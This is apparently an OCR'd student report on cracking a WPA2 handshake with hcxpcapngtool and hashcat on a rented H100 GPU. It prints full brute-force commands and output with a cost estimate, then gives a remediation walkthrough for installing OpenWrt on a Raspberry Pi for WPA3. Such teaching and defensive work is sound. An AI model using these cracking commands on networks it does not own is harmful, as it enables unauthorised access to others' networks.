


```
┌──(sysadmin㉿kali)-[~]
└─$ hcxpcapngtool capture-01.cap -o hash.hc22000
hcxpcapngtool 6.2.7 reading from capture-01.cap...
```

The method of cracking shown next uses a singular instance of a Nvidia H100 GPU from Paperspace with hashcat running on top of it. This is a highly optimised program that can be used for cracking hashes such as the one captured by the WPA2 handshake. Particularly, hashcat has mode 22000 otherwise known as WPA-PBKDF2-PMKID+EAPOL for cracking WPA2 authentication hashes. This can be seen below selected with -m flag. This is followed by the name of the file that contains the WPA2 hash. The -w 3 will increase the workload profile from the default and make hashcat run faster at the expensive of other programs, however as this is the only important program being executed its fine. The -a 3 flag indicates this is a brute force attack followed by the hashcat mask that helps cut down on time. This mask is eight sets of ?l, this indicate a singular lowercase character. Together this indicates that the hash is being crack into a password for eight characters. If it's known that the wireless router uses a different default password, then a different mask should be used that reflects that.


```
paperspace@psev4x72xxhd:~/hashcat-6.2.6$ ./hashcat.bin -m 22000 hash.hc22000 -w 3 -a 3 ?l?l?l?l?l?l?l?l
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.2)
====================
* Device #1: NVIDIA H100 80GB HBM3, 80483/81230 MB, 132MCU

OpenCL API (OpenCL 3.0 CUDA 12.2.147) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #2: NVIDIA H100 80GB HBM3, skipped

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...
```

Finally, as shown below, hashcat will crack the hash and reveal the password within 30 hours. Although this wasn't carried out to completation, the cost can be calculated for cracking this hash. The paperspace H100 instance costs $6 per hour, over 30 hours is $180. This is a lot of money to the individual, but perhaps not so in the grander scheme of things. For instance, this $180 dollars can be used to gain the password and connect to the wireless network which could then be used for further exploitation and malcious activities.


```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: hash.hc22000
Time.Started.....: Thu Mar 14 22:48:09 2024 (13 secs)
Time.Estimated...: Sat Mar 16 05:06:31 2024 (1 day, 6 hours)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?l?l?l?l?l?l?l?l [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1914.1 kH/s (69.86ms) @ Accel:8 Loops:1024 Thr:512 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 23789568/208827064576 (0.01%)
Rejected.........: 0/23789568 (0.00%)
Restore.Point....: 540672/8031810176 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:18-19 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1....: wehgline -> wibhrerd
Hardware.Mon.#1..: Temp: 44c Util:100% Core:1980MHz Mem:2619MHz Bus:16

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
```

Remediation

Introduction

This introduction to remediation using OpenWRT with WPA3 protocol will delve into the specifics of how these technologies work together to safeguard digital communications. We will explore the benefits of upgrading to WPA3, the challenges involved in the transition, and practical guidance on configuring OpenWRT to leverage WPA3 effectively. By the end of this discussion, readers will be equipped with the knowledge to enhance their network security and ensure their systems are resistant to modern cyber threats.

Requirements

Hardware	Software
Raspberry Pi 4 B with power supply	openwrt-23.05.0-bcm27xx-bcm2711-rpi-4-squashfs-factory.img
Raspberry Pi 5 B with power supply	openwrt-bcm27xx-bcm2712-rpi-5-ext4-factory.img
RJ45 Ethernet capable	Raspberry PI Imager
SD card 8GB minimum	

This figure illustrates the use of a Raspberry Pi 4 to install OpenWrt and configure the device as a router, intended for educational purposes.


Walkthrough

After securing the necessary hardware (note that a single Raspberry Pi, either model 4 or 5, will suffice) download the compatible software for either Raspberry Pi 4 or Raspberry Pi 5, it is time to start the step-up process for OpenWrt. The group will use Raspberry Pi 4 as the hardware platform for this project. The initial step involves preparing the SD card by erasing and formatting it with OpenWrt, using the Raspberry Pi Imager tool.

Figures 1 – 7 will show step-by-step how to erase and format the SD card: -

Figure 1 shows that the user interface is clean and straightforward, making it easy to create an SD card for various Raspberry Pi models. The group will choose the model of their Raspberry Pi, which will be Raspberry Pi 4 and then proceed to the next stages to select the precise OS image to flash onto their SD card.

Figure 1



No filtering
Show every possible image


Raspberry Pi 5
The latest Raspberry Pi, Raspberry Pi 5

Raspberry Pi 4
Models B, 400, and Compute Modules 4, 4S

Raspberry Pi Zero 2 W
The Raspberry Pi Zero 2 W

Figure 2 shows that the SD card getting erased, and the SD card is formatted to the FAT32 file system using the Raspberry Pi Imager. FAT32 allows for high compatibility with various operating systems, meeting the Raspberry Pi's bootloader requirements to read the boot partition. FAT32's simplicity and reliability make it ideal for the SD card's boot process, even though other partitions may use various file systems, such as ext4, for the main operating system and storage due to its support for bigger files and more efficient space management.

Figure 2


Raspberry Pi Imager v1.8.5

Operating System

Emulators for running retro-computing platforms

Other specific-purpose OS
Thin clients, digital signage and 3D printing operating systems

Freemium and paid-for OS
Freemium and paid-for operating systems


Misc utility images
Bootloader EEPROM configuration, etc.

Erase
Format card as FAT32

Use custom
Select a custom .img from your computer

Figure 3 shows the selection of the particular SD card for erasing. by selecting the suitable SD card from a list of possible drives, ensuring that the correct one is erased and formatted for the project. This option is critical for preventing data loss from other discs that may be attached to the computer.

Figure 3


Raspberry Pi Imager v1.8.5

Storage

Generic STORAGE DEVICE USB Device - 64.2 GB
Mounted as E:\

Figure 4 shows the correct option has been selected, and ready to be erase SD card.

Figure 4




Figure 5 shows after the SD card is ready to be written, go to option use custom and choose OpenWrt.

Figure 5




Raspberry Pi Imager v1.8.5
Operating System
X
Emulators for running retro-computing platforms
Other specific-purpose OS
Thin clients, digital signage and 3D printing operating systems
Freemium and paid-for OS
Freemium and paid-for operating systems
Misc utility images
Bootloader EEPROM configuration, etc.
Erase
Format card as FAT32
Use custom
Select a custom .img from your computer
.img

Figure 6 - Figure 6 shows the OpenWrt OS ready for the installation.

Figure 6


Raspberry Pi Imager v1.8.5

Select image

Look in: [redacted]

My Computer

[redacted]


Name	Size	Type	Date Modified
openwrt-23.05.0...-factory.img.gz	13....MiB	gz File	27/01/... 13:24

File name:

Files of type: Image files (*.img *.zip *.iso *.gz *.xz *.zst)

Figure 7 - Figure 7 shows OpenWrt has been installed successfully.

Figure 7


Raspberry Pi Imager v1.8.5

Raspberry Pi

Write Successful


openwrt-23.05.0-bcm27xx-bcm2711-rpi-4-squashfs-factory.img.gz has been written to **Generic STORAGE DEVICE USB Device**

You can now remove the SD card from the reader

This step shows the network setup required to connect the Raspberry Pi to the computer for configuring OpenWrt.

Figure 8 shows how to setup the network for OpenWrt, by right clicking and selecting properties

Figure 8


Network Connections

Control Panel > Network and Internet > Network Connections


Organise

Bluetooth Network Connection
Not connected
Bluetooth Device (Personal Area ...

Ethernet
OpenWrt
Realtek(R) USB Ethernet Controller

Figure 9 shows the network settings, clicking on Internet Protocol Version 4 and changing the IP Address with the following configuration, will allow the team to log into the OpenWrt admin page the default gateway.

Figure 9


Ethernet Properties

Networking | Sharing

Connect using:
Realtek(R) USB Ethernet Controller

Configure...

This connection uses the following items:
- [✓] Client for Microsoft Networks
- [✓] VMware Bridge Protocol
- [✓] File and Printer Sharing for Microsoft Networks
- [✓] Npcap Packet Driver (NPCAP)
- [✓] QoS Packet Scheduler
- [✓] Internet Protocol Version 4 (TCP/IPv4)
- [ ] Microsoft Network Adapter Multiplexor Protocol

Install... | Uninstall | Properties

Description
Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

OK | Cancel

Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically
● Use the following IP address:

IP address:	192 . 168 . 1 . 14
Subnet mask:	255 . 255 . 255 . 0
Default gateway:	192 . 168 . 1 . 1

○ Obtain DNS server address automatically
● Use the following DNS server addresses:

Preferred DNS server:	. . .
Alternative DNS server:	. . .

[ ] Validate settings upon exit

Advanced...

OK | Cancel

Figure 10 shows a Raspberry Pi 4 connected via an Ethernet cable, through which a group accesses the OpenWrt login page by navigating to the default gateway IP address using a web browser. The login page requires authorization and prompts for a username and password. The username is "root," which is the default for OpenWrt administrative access. This step is crucial for the team to log in and begin configuring the OpenWrt installation.

Figure 10

